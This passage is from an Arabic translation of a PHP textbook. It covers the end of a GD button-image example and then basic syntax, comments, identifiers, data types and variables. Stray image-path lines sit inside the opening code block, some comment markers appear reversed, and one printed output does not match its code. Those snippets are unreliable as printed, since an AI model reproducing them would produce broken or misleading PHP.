 $dy = abs($tsize[5] - $tsize[3]);
 $x = (imagesx($image) - $dx) / 2;
 $y = (imagesy($image) - $dy) / 2 + $dy;

 // draw text
 $black = imagecolorallocate($im,0,0,0);
 imagettftext($image, $size, 0, $x, $y, $black, $font,
$_GET['message']);


 // return image
 header("Content-type: image/png");
 imagepng($image);

 exit;
} ?>
<html>
 <head>
 <title>Button Form</title>
 </head>


 <body>
 <form action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="GET">
 Enter message to appear on button:
 <input type="text" name="message" /><br />
 <input type="submit" value="Create Button" />
```

```
  </form>
  </body>
</html>
```

يظهر النموذج الذي تم إنشاؤه بواسطة المثال 1-5 في الشكل 1-6. يظهر الزر الذي تم إنشاؤه في الشكل 1-7.



الشكل 1-6. شكل إنشاء زر



الشكل 1-7. تم إنشاء الزر

يمكنك استخدام GD لتغيير حجم الصور حيويا وإنتاج الرسوم البيانية وغير ذلك الكثير. تحتوي PHP أيضًا على عدة امتدادات لإنشاء مستندات بتنسيق PDF الشهير من Adobe. يغطي الفصل 10 إنشاء الصور الحيوية بعمق، بينما يقدم الفصل 11 إرشادات حول كيفية إنشاء ملفات Adobe PDF.

مالتالي

الآن بعد أن تعرفت على ما هو ممكن باستخدام PHP، فأنت جاهز لتعلم كيفية البرمجة باللغة. نبدأ بهيكلها الأساسي، مع التركيز بشكل خاص على الدوال التي يحددها المستخدم، ومعالجة السلسلة، والبرمجة الموجهة للكائنات. ثم ننتقل إلى مناطق تطبيق محددة، مثل الويب وقواعد البيانات والرسومات و XML والأمان. ننتهي بمراجع سريعة للوظائف المدمجة والإضافات. أتقن هذه الفصول، وستكون قد أتقنت لغة PHP!

الفصل الثاني: أساسيات اللغة

يقدم هذا الفصل جولة سريعة في لغة PHP الأساسية، يغطي الموضوعات الأساسية مثل أنواع البيانات والمتغيرات والعمليات وبيانات التحكم في التدفق. تتأثر لغة PHP بشدة بلغات البرمجة الأخرى، مثل Perl و C، لذلك إذا كانت لديك خبرة في استخدام هذه اللغات، فيجب أن تكون لغة PHP سهلة التعلم. إذا كانت PHP من أولى لغات البرمجة لديك، فلا داعي للذعر. نبدأ بالوحدات الأساسية لبرنامج PHP ونبني معرفتك من عندها.

البنية المعجمية Lexical Structure

الهيكل المعجمي للغة البرمجة هو مجموعة القواعد الأساسية التي تحكم كيفية كتابة البرامج بتلك اللغة. إنه بناء الجملة الأقل مستوى للغة ويحدد أشياء مثل شكل أسماء المتغيرات، وما هي الأحرف المستخدمة للتعليقات، وكيف يتم فصل عبارات البرنامج عن بعضها البعض.

الحساسية لحالة الأحرف

أسماء الفئات والدوال المعرفة من قبل المستخدم، وكذلك التركيبات والكلمات الرئيسية المضمنة (مثل: echo، while، class، إلخ)، غير حساسة لحالة الأحرف. وبالتالي، فإن هذه الأسطر الثلاثة متساوية:

```
echo("hello, world");
ECHO("hello, world");
EcHo("hello, world");
```

من ناحية أخرى، فإن المتغيرات حساسة لحالة الأحرف. وهذا يعني أن `$name` و `$NaME` و `$NAME` هي ثلاثة متغيرات مختلفة.

الجمل والفواصل المنقوطة

الجملة عبارة عن مجموعة من كود PHP يقوم بشيء ما. يمكن أن تكون بسيطة مثل تخصيص متغير أو معقدة complicated مثل: حلقة مع نقاط خروج متعددة. فيما يلي عينة صغيرة من جمل PHP، بما في ذلك استدعاءات الدوال، وبعض تخصيصات البيانات المتغيرة، وجمل if:

```
echo "Hello, world";
myFunction(42, "O'Reilly");
$a = 1;
$name = "Elphaba";
$b = $a / 25.0;
if ($a == $b) {
 echo "Rhyme? And Reason?";
}
```

تستخدم PHP الفاصلة المنقوطة للفصل بين الجمل البسيطة. لا تحتاج الجمل المركبة التي تستخدم الأقواس المتعرجة لتمييز كتلة من التعليمات البرمجية، مثل اختبار أو حلقة شرطية، إلى فاصلة منقوطة بعد قوس إغلاق. بخلاف اللغات الأخرى، في PHP، لا تعد الفاصلة المنقوطة قبل قوس الإغلاق اختيارية:

```
if ($needed) {
 echo "We must have it!";// الفاصلة المنقوطة مطلوبة هنا
} // هنا لا يجوز كتابة فاصلة منقوطة
```

ومع ذلك، فإن الفاصلة المنقوطة اختيارية قبل وسم إغلاق PHP:

```
<?php
if ($a == $b) {
 echo "Rhyme? And Reason?";
}
echo "Hello, world" // لايتطلب فاصلة منقوطة قبل وسم الإغلاق
?>
```

من الممارسات البرمجية الجيدة تضمين الفواصل المنقوطة الاختيارية، لأنها تسهل إضافة الكود لاحقًا.

المسافة البيضاء وفواصل الأسطر

بشكل عام، لا تهم المسافات البيضاء في برنامج PHP. يمكنك نشر جمل عبر أي عدد من الأسطر، أو تجميع مجموعة من الجمل معًا في سطر واحد. على سبيل المثال، هذه الجملة:

```
raisePrices($inventory, $inflation, $costOfLiving,
$greed);
```

يمكن أيضًا كتابتها بمزيد من المسافات:

```
raisePrices (
 $inventory ,
 $inflation ,
 $costOfLiving ,
 $greed
```

```
) ;
```

أو بمسافة بيضاء أقل:

```
raisePrices($inventory,$inflation,$costOfLiving,$greed
);
```

يمكنك الاستفادة من هذا التنسيق المرن لجعل كودك أكثر قابلية للقراءة (من خلال ترتيب المهام، والمسافة البادئة، وما إلى ذلك). يستفيد بعض المبرمجين البطيئين من هذا التنسيق الحر وينشئون كودًا غير قابل للقراءة تمامًا - وهذا غير مستحسن.

التعليقات

تعطي التعليقات معلومات للأشخاص الذين قرأوا التعليمات البرمجية الخاصة بك، ولكن يتم تجاهلها بواسطة PHP في وقت التنفيذ. حتى إذا كنت تعتقد أنك الشخص الوحيد الذي سيقرأ كودك على الإطلاق، فمن الجيد تضمين التعليقات في كودك - في وقت لاحق، يمكن أن يبدو الكود الذي كتبته منذ شهور بسهولة كما لو أنه كتبه شخص غريب.

من الممارسات الجيدة أن تجعل تعليقاتك قليلة بما يكفي حتى لا تعترض طريق الكود نفسه ولكن وفيرة بما يكفي بحيث يمكنك استخدام التعليقات لمعرفة ما يحدث. لا تعلق على أشياء واضحة، لئلا تدفن التعليقات التي تصف أشياء صعبة. على سبيل المثال، هذا لا قيمة له:

```
$x = 17; // تخزين 17 داخل متغير اكس
```

بينما التعليقات على هذا التعبير العادي المعقد ستساعد كل من يحافظ على الكود الخاص بك:

```
// convert &#nnn; entities into characters


$text = preg_replace('/&#([0-9])+;/', "chr('\\1')",
$text);
```

توفر PHP عدة طرق لتضمين التعليقات في التعليمات البرمجية الخاصة بك، وكلها مستعارة من اللغات الحالية مثل C و ++C و Unix shell.

تعليقات SHELL-STYLE

عندما تصادف PHP رمز علامة التجزئة (#) داخل الكود، فإن كل شيء بدءًا من علامة التجزئة إلى نهاية السطر أو نهاية قسم كود PHP (أيهما يأتي أولاً) يعتبر تعليقًا. توجد طريقة التعليق هذه في لغات البرمجة النصية لـ Unix shell وهي مفيدة في وضع تعليقات توضيحية على أسطر مفردة من التعليمات البرمجية أو عمل ملاحظات قصيرة.

نظرًا لأن علامة التجزئة مرئية على الصفحة، يتم استخدام تعليقات نمط الصدفة أحيانًا لتمييز كل التعليمات البرمجية:

```
#######################
## Cookie functions
#######################
```

يتم استخدامها في بعض الأحيان قبل سطر من التعليمات البرمجية لتحديد ما يفعله هذا الكود، وفي هذه الحالة يتم عادةً وضع مسافة بادئة لها على نفس مستوى الكود الذي تم إعداد التعليق له:

```
if ($doubleCheck) {
 # create an HTML form requesting that the user confirm the action
 echo confirmationForm();
}
```

غالبًا ما يتم وضع التعليقات القصيرة على سطر واحد من التعليمات البرمجية في نفس سطر الكود:

```
$value = $p * exp($r * $t); # calculate compounded interest
```

عندما تقوم بخلط كود HTML و PHP بإحكام، قد يكون من المفيد أن يقوم وسم PHP المغلق بإنهاء التعليق:

```
<?php $d = 4; # Set $d to 4. ?> Then another <?php echo $d; ?>
Then another 4
```

تعليقات ++C

عندما تصادف PHP شريحتين مائلتين (//) داخل الكود، فإن كل شيء بدءًا من الشرطات المائلة إلى نهاية السطر أو نهاية قسم الكود، أيهما يأتي أولاً، يعتبر تعليقًا. طريقة التعليق هذه مشتقة من ++C. والنتيجة هي نفس نمط تعليق الصدفة.

فيما يلي أمثلة للتعليقات على نمط الصدفة، أعيد كتابتها لاستخدام تعليقات ++C:

```
////////////////////////////
// Cookie functions
////////////////////////////
```

```
if ($doubleCheck) {
 // create an HTML form requesting that the user confirm the action
 echo confirmationForm();
}
```

```
$value = $p * exp($r * $t); // calculate compounded interest
```

```
<?php $d = 4; // Set $d to 4. ?> Then another <?php echo $d; ?>
Then another 4
```

تعليقات C

في حين أن التعليقات بنمط shell و C++ مفيدة للتعليق التوضيحي للكود أو لعمل ملاحظات قصيرة، تتطلب التعليقات الأطول أسلوبًا مختلفًا. لذلك، تدعم PHP تعليقات الكتلة التي يأتي تركيبها من لغة البرمجة C. عندما تصادف PHP شرطة مائلة متبوعة بعلامة النجمة (*/)، فإن كل شيء بعد ذلك، حتى يصادف علامة النجمة متبوعة بشرطة مائلة (/*) ، يعتبر تعليقًا. هذا النوع من التعليقات، على عكس تلك الموضحة سابقًا، يمكن أن يمتد إلى سطور متعددة.

في ما يلي مثال على تعليق متعدد الأسطر على نمط C:

```
/* In this section, we take a bunch of variables and
 assign numbers to them. There is no real reason to
 do this, we're just having fun.
*/
```

```
$a = 1;
$b = 2;
$c = 3;
$d = 4;
```

نظراً لأن التعليقات على النمط C لها علامات بداية ونهاية محددة، يمكنك دمجها بإحكام مع التعليمات البرمجية. يميل هذا إلى جعل قراءة التعليمات البرمجية أكثر صعوبة ولا يُنصح به:

```
/* These comments can be mixed with code too,
see? */ $e = 5; /* This works just fine. */
```

يمكن أن تستمر تعليقات نمط C، على عكس الأنواع الأخرى، بعد أوسمة PHP النهائية. فمثلا:

```
<?php
$l = 12;
$m = 13;
/* A comment begins here
?>
<p>Some stuff you want to be HTML.</p>
<?= $n = 14; ?>
*/
echo("l=$l m=$m n=$n\n");
?><p>Now <b>this</b> is regular HTML...</p>
l=12 m=13 n=
<p>Now <b>this</b> is regular HTML...</p>
```

يمكنك وضع مسافة بادئة للتعليقات كما تريد:

```
/* There are no
 special indenting or spacing
 rules that have to be followed, either.



 */
```

يمكن أن تكون التعليقات على النمط C مفيدة لتعطيل أقسام التعليمات البرمجية. في المثال التالي، قمنا بتعطيل الجملتين الثانية والثالثة، بالإضافة إلى التعليق المضمن، من خلال تضمينهما في تعليق الكتلة. لتمكين الكود، كل ما يتعين علينا القيام به هو إزالة علامات التعليق:

```
$f = 6;
/*
$g = 7; # This is a different style of comment
$h = 8;
*/
```

ومع ذلك، يجب أن تكون حريصًا على عدم محاولة دمج التعليقات:

```
$i = 9;
/*
$j = 10; /* This is a comment */
$k = 11;
Here is some comment text.
*/
```

في هذه الحالة، تحاول PHP (وتفشل) تنفيذ الجملة (non). إليك بعض نص التعليق وإرجاع خطأ.

حرفية

الحرفي هو قيمة البيانات التي تظهر مباشرة في البرنامج. فيما يلي جميع القيم الحرفية في PHP:

```
2001
0xFE
1.4142
"Hello World"
'Hi'
true
null
```

معرفات

المعرف هو مجرد اسم. في PHP، تُستخدم المعرفات لتسمية المتغيرات والدوال والثوابت والفئات. يجب أن يكون الحرف الأول للمعرّف حرف ASCII (أحرف كبيرة أو صغيرة)، أو حرف الشرطة السفلية (_)، أو أي من الأحرف بين ASCII 0x7F و ASCII 0xFF. بعد الحرف الأولي، هذه الأحرف والأرقام من 0 إلى 9 صالحة.

أسماء المتغيرات

تبدأ أسماء المتغيرات دائمًا بعلامة الدولار ($) وتكون حساسة لحالة الأحرف. فيما يلي بعض أسماء المتغيرات الصالحة:

```
$bill
```

```
$head_count
$MaximumForce
$I_HEART_PHP
$_underscore
$_int
```

فيما يلي بعض أسماء المتغيرات غير القانونية:

```
$not valid
$|
$3wa
```

هذه المتغيرات كلها مختلفة بسبب حساسية حالة الأحرف:

```
$hot_stuff $Hot_stuff $hot_Stuff $HOT_STUFF
```

أسماء الدوال

أسماء الدوال ليست حساسة لحالة الأحرف (تمت مناقشة الدوال بمزيد من التفصيل في الفصل الثالث). فيما يلي بعض أسماء الدوال الصالحة:

```
tally
list_all_users
deleteTclFiles
LOWERCASE_IS_FOR_WIMPS
_hide
```

تشير جميع أسماء الدوال هذه إلى نفس الدالة:

```
howdy HoWdY HOWDY HOWdy howdy
```

أسماء الفئات CLASS

تتبع أسماء الفئات القواعد القياسية لمعرّفات PHP كما أنها ليست حساسة لحالة الأحرف. فيما يلي بعض أسماء الفئات الصالحة:

```
Person
account
```

اسم الفئة `stdClass` هو اسم فئة محجوز.

الثوابت Constants

الثابت هو معرف لقيمة لن تتغير، يمكن أن تكون القيم العددية (منطقية، وعدد صحيح، وعشري، وسلسلة) والمصفوفات ثوابت. بمجرد التعيين، لا يمكن أن تتغير قيمة الثابت. تتم الإشارة إلى الثوابت بواسطة معرفاتها ويتم تعيينها باستخدام دالة `define()`:

```
define('PUBLISHER', "O'Reilly Media");
echo PUBLISHER;
```

/* حسب ما هو متعارف عليه بين المبرمجين تكون أسماء الثوابت بحروف كبيرة */

الكلمات الرئيسية

الكلمة الرئيسية keyword (أو الكلمة المحجوزة reserved word) هي كلمة تخصصها اللغة لدوالها الأساسية - لا يمكنك إعطاء دالة أو فئة أو ثابت نفس اسم كلمة رئيسية. يسرد الجدول 2-1 الكلمات الرئيسية في PHP، والتي لا تتأثر بحالة الأحرف.

الجدول 2-1. الكلمات الرئيسية للغة PHP الأساسية

`__CLASS__`	`echo`	`insteadof`
`__DIR__`	`else`	`interface`
`__FILE__`	`elseif`	`isset()`
`__FUNCTION__`	`empty()`	`list()`
`__LINE__`	`enddeclare`	`namespace`
`__METHOD__`	`endfor`	`new`
`__NAMESPACE__`	`endforeach`	`or`
`__TRAIT__`	`endif`	`print`
`__halt_compiler()`	`endswitch`	`private`
`abstract`	`endwhile`	`protected`
`and`	`eval()`	`public`
`array()`	`exit()`	`require`
`as`	`extends`	`require_once`
`break`	`final`	`return`
`callable`	`finally`	`static`
`case`	`for`	`switch`
`catch`	`foreach`	`throw`
`class`	`function`	`trait`
`clone`	`global`	`try`
`const`	`goto`	`unset()`
`continue`	`if`	`use`
`declare`	`implements`	`var`
`default`	`include`	`while`
`die()`	`include_once`	`xor`
`do`	`instanceof`	`yield`
		`yield from`

بالإضافة إلى ذلك، لا يمكنك استخدام معرّف مماثل لدالة PHP المدمجة. للحصول على قائمة كاملة بها.

أنواع البيانات

توفر PHP ثمانية أنواع من القيم أو أنواع البيانات. أربعة أنواع عددية (ذات قيمة واحدة): الأعداد الصحيحة، وأرقام عشرية، والسلاسل، والمنطقية. هناك نوعان من أنواع (التجميع) المركبة: المصفوفات والكائنات. النوعان المتبقيان هما نوعان خاصان: resource و NULL. تتم مناقشة الأرقام والمنطقية والموارد و NULL بالكامل هنا، بينما تعد السلاسل والمصفوفات والكائنات موضوعات كبيرة بما يكفي لنجعلها في فصول خاصة بها (الفصل 4 و 5 و 6 على التوالي).

عدد صحيح

الأعداد الصحيحة هي أرقام صحيحة، مثل 1 و 12 و 256. يختلف نطاق القيم المقبولة وفقًا لتفاصيل النظام الأساسي الخاص بك ولكنه يمتد عادةً من 2،147،483،648- إلى 2،147،483،647+. على وجه التحديد، فإن النطاق يكافئ نطاق نوع البيانات الطويلة لمترجم سي الخاص بك. لسوء الحظ، لا يحدد معيار C النطاق الذي يجب أن يشتمل عليه هذا النوع الطويل، لذلك قد ترى في بعض الأنظمة نطاقًا صحيحًا مختلفًا.

يمكن كتابة القيم الحرفية الصحيحة بالنظام العشري أو الثماني أو الثنائي أو السادس عشري. يتم تمثيل القيم العشرية بتسلسل من الأرقام، بدون أصفار بادئة. قد يبدأ التسلسل بعلامة زائد (+) أو ناقص (-). إذا لم تكن هناك علامة، يفترض وجود +. تتضمن أمثلة الأعداد الصحيحة العشرية ما يلي:

```
1998
-641
+33
```

تتكون الأرقام الثمانية من صفر بادئ وسلسلة من الأرقام من 0 إلى 7. مثل الأرقام العشرية، يمكن أن تبدأ الأرقام الثمانية بعلامة زائد أو ناقص. فيما يلي بعض الأمثلة على القيم الثمانية والقيم العشرية المكافئة لها:

```
0755 // decimal 493
+010 // decimal 8
```

تبدأ القيم السداسية العشرية بـ 0x، متبوعة بسلسلة من الأرقام (0-9) أو بالحروف (A – F). يمكن أن تكون الأحرف كبيرة أو صغيرة ولكنها عادة ما تكون مكتوبة بأحرف كبيرة. كما هو الحال مع القيم العشرية والثمانية، يمكنك تضمين علامة للأرقام السداسية عشرية:

```
0xFF // decimal 255
0x10 // decimal 16
-0xDAD1 // decimal -56017
```

تبدأ الأعداد الثنائية بالرقم 0b، متبوعًا بتسلسل من الأرقام (0 و 1). كما هو الحال مع القيم الأخرى، يمكنك تضمين علامة في الأرقام الثنائية:

```
0b01100000 // decimal 96
0b00000010 // decimal 2
-0b10 // decimal -2
```

إذا حاولت تخزين متغير كبير جدًا بحيث لا يمكن تخزينه كعدد صحيح أو ليس عددًا صحيحًا، فسيتم تحويله تلقائيًا إلى رقم عشري.

استخدم الدالة `is_int()` (أو الاسم المستعار `is_integer()` الخاص بها) لاختبار ما إذا كانت القيمة عددًا صحيحًا:

```
if (is_int($x)) {
 // $x is an integer
}
```

الأرقام العشرية

تمثل أرقام الفاصلة العائمة (يشار إليها غالبًا بالأرقام "الحقيقية") قيمًا رقمية بأرقام عشرية. مثل الأعداد الصحيحة، تعتمد حدودها على تفاصيل جهازك. أرقام الفاصلة العائمة في PHP تكافئ نطاق نوع البيانات double لمترجم سي الخاص بك. عادة، يسمح هذا بالأرقام بين 1.7E−308 و 1.7E+308 بدقة 15 رقمًا. إذا كنت بحاجة إلى مزيد من الدقة أو نطاق أوسع من قيم الأعداد الصحيحة، فيمكنك استخدام امتدادات BC أو GMP.

تتعرف PHP على أرقام الفاصلة العائمة المكتوبة بتنسيقين مختلفين. هناك النوع الذي نستخدمه جميعًا كل يوم:

```
3.14
0.017
-7.1
```

لكن PHP تتعرف أيضًا على الأرقام في الترميز العلمي:

```
0.314E1 // 0.314*10^1, or 3.14
17.0E-3 // 17.0*10^(-3), or 0.017
```

قيم الفاصلة العشرية هي فقط تمثيلات تقريبية للأرقام. على سبيل المثال، في العديد من الأنظمة، يتم تمثيل 3.5 بالفعل كـ 3.4999999999. هذا يعني أنه يجب عليك الحرص على تجنب كتابة التعليمات البرمجية التي تفترض تمثيل أرقام الفاصلة العائمة بدقة كاملة، مثل المقارنة المباشرة بين قيمتين عشريتين باستخدام ==. النهج العادي هو المقارنة بعدة خانات عشرية:

```
if (intval($a * 1000) == intval($b * 1000)) {
 // numbers equal to three decimal places
}
```

استخدم الدالة ()is_float (أو الاسم المستعار ()is_real الخاص بها) لاختبار ما إذا كانت القيمة رقم عشري:

```
if (is_float($x)) {
 // $x is a floating-point number
}
```

سلاسل

نظراً لأن السلاسل شائعة جدًا في تطبيقات الويب، تتضمن PHP دعمًا على المستوى الأساسي لإنشاء السلاسل ومعالجتها. السلسلة عبارة عن سلسلة من الأحرف ذات طول عشوائي. يتم تحديد القيم الحرفية للسلسلة بعلامات اقتباس مفردة أو مزدوجة:

```
'big dog'
"fat hog"
```

يتم توسيع المتغيرات (interpolated) داخل علامات الاقتباس المزدوجة، بينما لا يتم توسيع المتغيرات داخل علامات الاقتباس المفردة:

```
$name = "Guido";
```

```
echo "Hi, $name <br/>";
echo 'Hi, $name';
Hi, Guido
Hi, $name
```

تدعم علامات الاقتباس المزدوجة أيضًا مجموعة متنوعة من عمليات الهروب من السلسلة، كما هو موضح في الجدول 2-2.

الجدول 2-2. الهروب من التسلسلات في سلاسل ذات علامات اقتباس مزدوجة

Escape sequence	Character represented
\"	علامة تنصيص مزدوجة
\n	سطر جديد
\r	Carriage return
\t	مسافة جدول
\\	Backslash
\$	علامة الدولار
\{	Left brace
\}	Right brace
\[	Left bracket
\]	Right bracket
\0 through \777	ASCII character represented by octal value
\x0 through \xFF	ASCII character represented by hex value

تتعرف سلسلة ذات علامات اقتباس مفردة على \\ للحصول على شرطة مائلة عكسية و \' للحصول على اقتباس مفرد حرفي:

```
$dosPath = 'C:\\WINDOWS\\SYSTEM';
$publisher = 'Tim O\'Reilly';
echo "$dosPath $publisher";
C:\WINDOWS\SYSTEM Tim O'Reilly
```

لاختبار ما إذا كانت سلسلتان متساويتين، استخدم عامل المقارنة == (مزدوج يساوي):

```
if ($a == $b) {
 echo "a and b are equal";
}
```

استخدم الدالة `is_string()` لاختبار ما إذا كانت القيمة سلسلة أم لا:

```
if (is_string($x)) {
 // $x is a string
}
```

توفر PHP عمليات حسابية ودوال لمقارنة السلاسل وتفكيكها وتجميعها والبحث عنها واستبدالها وتقليمها، بالإضافة إلى مجموعة من دوال السلاسل المتخصصة للعمل مع ترميز HTTP و HTML و SQL. نظراً لوجود العديد من دوال معالجة السلاسل، فقد خصصنا فصلاً كاملاً (الفصل 4) لتغطية جميع التفاصيل.

قيمة منطقية

تمثل القيمة المنطقية قيمة *truth* - فهي توضح ما إذا كان الشيء صحيحًا أم لا. مثل معظم لغات البرمجة، تعرّف PHP بعض القيم على أنها true والبعض الآخر false. الصدق والخطأ يحددان نتيجة الكود الشرطي مثل:

```
if ($alive) { ... }
```

في PHP، يتم تقييم جميع القيم التالية على أنها false:

- ❖ الكلمة الرئيسية false
- ❖ العدد الصحيح 0
- ❖ قيمة النقطة العائمة 0.0
- ❖ السلسلة الفارغة ("") والسلسلة "0"
- ❖ مصفوفة بعناصر صفرية
- ❖ القيمة NULL

القيمة غير الصحيحة هي القيمة الصحيحة، بما في ذلك جميع قيم الموارد (التي سيتم وصفها لاحقًا في قسم "الموارد").

توفر PHP كلمات رئيسية true وfalse للتوضيح:

```
$x = 5; // $x has a true value
$x = true; // clearer way to write it
$y = ""; // $y has a false value
$y = false; // clearer way to write it
```

استخدم الدالة is_bool() لاختبار ما إذا كانت القيمة منطقية:

```
if (is_bool($x)) {
 // $x is a Boolean
}
```

المصفوفات

تحتوي المصفوفة على مجموعة من القيم، والتي يمكنك تحديدها من خلال الموضع (رقم، مع كون الصفر هو الموضع الأول) أو بعض الأسماء التعريفية (سلسلة)، تسمى الفهرس الترابطي *"associative index"*:

```
$person[0] = "Edison";
$person[1] = "Wankel";
$person[2] = "Crapper";

$creator['Light bulb'] = "Edison";
$creator['Rotary Engine'] = "Wankel";
$creator['Toilet'] = "Crapper";
```

ينشئ بناء array() مصفوفة. إليك مثالين:

```
$person = array("Edison", "Wankel", "Crapper");
$creator = array('Light bulb' => "Edison",
 'Rotary Engine' => "Wankel",
 'Toilet' => "Crapper");
```

توجد عدة طرق للتكرار خلال المصفوفات، ولكن أكثرها شيوعاً هي حلقة foreach:

```
foreach ($person as $name) {
 echo "Hello, {$name}<br/>";
}


foreach ($creator as $invention => $inventor) {
 echo "{$inventor} invented the {$invention}<br/>";
}
```

```
Hello, Edison
Hello, Wankel
Hello, Crapper
Edison created the Light bulb
Wankel created the Rotary Engine
Crapper created the Toilet
```

يمكنك فرز عناصر المصفوفة بدوال الفرز المختلفة:

```
sort($person);
// $person is now array("Crapper", "Edison", "Wankel")
 asort($creator);
// $creator is now array('Toilet' => "Crapper",
// 'Light bulb' => "Edison",
// 'Rotary Engine' => "Wankel");
```

استخدم دالة is_array() لاختبار ما إذا كانت القيمة مصفوفة:

```
if (is_array($x)) {
 // $x is an array
}
```

هناك دوال لإرجاع عدد العناصر في المصفوفة، وجلب كل قيمة في المصفوفة، وأكثر من ذلك بكثير. المصفوفات مغطاة بعمق في الفصل 5.

Objects

يدعم PHP أيضًا البرمجة الشيئية (OOP). يعزز OOP التصميم المعياري النظيف؛ يبسط التصحيح والصيانة؛ ويساعد في إعادة استخدام الكود. الفئات هي اللبنات الأساسية للتصميم الموجه للكائنات. الفئة عبارة عن تعريف للبنية التي تحتوي على خصائص (متغيرات) وطرق (دوال). يتم تحديد الفئات باستخدام الكلمة الأساسية class:

```
class Person
{
 public $name = '';

 function name ($newname = NULL)
 {
 if (!is_null($newname)) {
 $this->name = $newname;
 }

 return $this->name;
 }
}
```

بمجرد تحديد فئة، يمكن إنشاء أي عدد من الكائنات منها باستخدام الكلمة الرئيسية new، ويمكن الوصول إلى خصائص الكائن وطرقه باستخدام ->:

```
$ed = new Person;
$ed->name('Edison');
echo "Hello, {$ed->name} <br/>";
$tc = new Person;
$tc->name('Crapper');
echo "Look out below {$tc->name} <br/>";
Hello, Edison
Look out below Crapper
```

استخدم الدالة `is_object()` لاختبار ما إذا كانت القيمة كائنًا:

```
if (is_object($x)) {
 // $x is an object
}
```

يصف الفصل 6 الفئات والكائنات بمزيد من التفصيل، بما في ذلك الوراثة inheritance والتغليف encapsulation والاستبطان introspection.

مصادر أو موارد

توفر العديد من الوحدات العديد من الدوال للتعامل مع العالم الخارجي. على سبيل المثال، يحتوي كل ملحق قاعدة بيانات على الأقل على دالة للاتصال بقاعدة البيانات، ووظيفة للاستعلام عن قاعدة البيانات، ووظيفة لإغلاق الاتصال بقاعدة البيانات. نظراً لإمكانية فتح اتصالات قاعدة بيانات متعددة في وقت واحد، تمنحك دالة الاتصال شيئاً يمكن من خلاله تحديد هذا الاتصال الفريد عند استدعاء الاستعلام وإغلاق الدوال: مورد resource (أو مقبض *handle*).

لكل مورد نشط معرف فريد. كل معرف هو فهرس رقمي في جدول بحث PHP داخلي يحتوي على معلومات حول جميع الموارد النشطة. تحتفظ PHP بمعلومات حول كل مورد في هذا الجدول، بما في ذلك عدد المراجع (أو استخدامات) المورد في جميع أنحاء الكود. عندما يختفي المرجع الأخير لقيمة مورد، يتم استدعاء الملحق الذي أنشأ المورد لأداء مهام مثل تحرير أي ذاكرة أو إغلاق أي اتصال لهذا المورد:

```
$res = database_connect(); // fictitious database connect function
database_query($res);


$res = "boo";
// database connection automatically closed because $res is redefined
```

تظهر فائدة هذا التنظيف التلقائي بشكل أفضل في الدوال، عندما يتم تخصيص المورد لمتغير محلي. عندما تنتهي الدالة، تستعيد PHP قيمة المتغير:

```
function search() {
 $res = database_connect();
 database_query($res);
}
```

عند عدم وجود المزيد من الإشارات إلى المورد، يتم إيقافه تلقائيًا.

ومع ذلك، توفر معظم الإضافات إيقاف تشغيل محدد أو دالة إغلاق، ويُعتبر أسلوبًا جيدًا لاستدعاء هذه الدالة بشكل صريح عند الحاجة بدلاً من الاعتماد على النطاق المتغير لبدء عملية تنظيف الموارد.

استخدم الدالة `is_resource()` لاختبار ما إذا كانت القيمة موردًا:

```
if (is_resource($x)) {
 // $x is a resource
}
```

عمليات الاسترجاع Callbacks

عمليات الاسترجاع هي دوال أو طرق كائن مستخدمة بواسطة بعض الدوال، مثل: `call_user_func()`. يمكن أيضًا إنشاء عمليات رد النداء بطريقة `create_function()` ومن خلال عمليات الإغلاق (الموضحة في الفصل 3):

```
$callback = function()
{
 echo "callback achieved";
};

call_user_func($callback);
```

NULL

هناك قيمة واحدة فقط لنوع البيانات NULL. تتوفر هذه القيمة من خلال الكلمة الأساسية NULL غير حساسة لحالة الأحرف. تمثل القيمة NULL متغيرًا ليس له قيمة (مشابه لـ Perl's undef أو Python's None):

```
$aleph = "beta";
$aleph = null; // لم يعد للمتغير قيمة
$aleph = Null; // same
$aleph = NULL; // same
```

استخدم الدالة is_null() لاختبار ما إذا كانت القيمة فارغة - على سبيل المثال، لمعرفة ما إذا كان للمتغير قيمة أم لا:

```
if (is_null($x)) {
 // $x is NULL
}
```

المتغيرات

المتغيرات في PHP هي معرفات مسبوقة بعلامة الدولار ($). فمثلا:

```
$name
$Age
$_debugging
$MAXIMUM_IMPACT
```

قد يحمل المتغير قيمة من أي نوع. لا يوجد وقت ترجمة أو نوع وقت تشغيل التحقق من المتغيرات. يمكنك استبدال قيمة متغير بأخرى من نوع مختلف:

```
$what = "Fred";
$what = 35;
$what = array("Fred", 35, "Wilma");
```

لا توجد صيغة واضحة للتصريح عن المتغيرات في PHP. في المرة الأولى التي يتم فيها تعيين قيمة المتغير، يتم إنشاء المتغير في الذاكرة. بمعنى آخر، تعيين قيمة لمتغير يعمل أيضًا كإعلان. على سبيل المثال، هذا برنامج PHP كامل صالح:

```
$day = 60 * 60 * 24;
echo "There are {$day} seconds in a day.";
There are 86400 seconds in a day.
```

المتغير الذي لم يتم تعيين قيمته يتصرف مثل القيمة NULL:

```
if ($uninitializedVariable === NULL) {
 echo "Yes!";
}
Yes!
```

المتغيرات المتغيرة Variable Variables

يمكنك الإشارة إلى قيمة المتغير الذي تم تخزين اسمه في متغير آخر عن طريق تقديم مرجع المتغير بعلامة دولار إضافية ($). فمثلا:

```
$foo = "bar";
$$foo = "baz";
```

بعد تنفيذ الجملة الثانية، المتغير $bar له القيمة "baz".

مراجع متغيرة Variable References

في PHP، المراجع هي كيفية إنشاء أسماء مستعارة أو مؤشرات متغيرة. لجعل `$black` اسمًا مستعارًا للمتغير `$white`، استخدم:

```
$black =& $white;
```

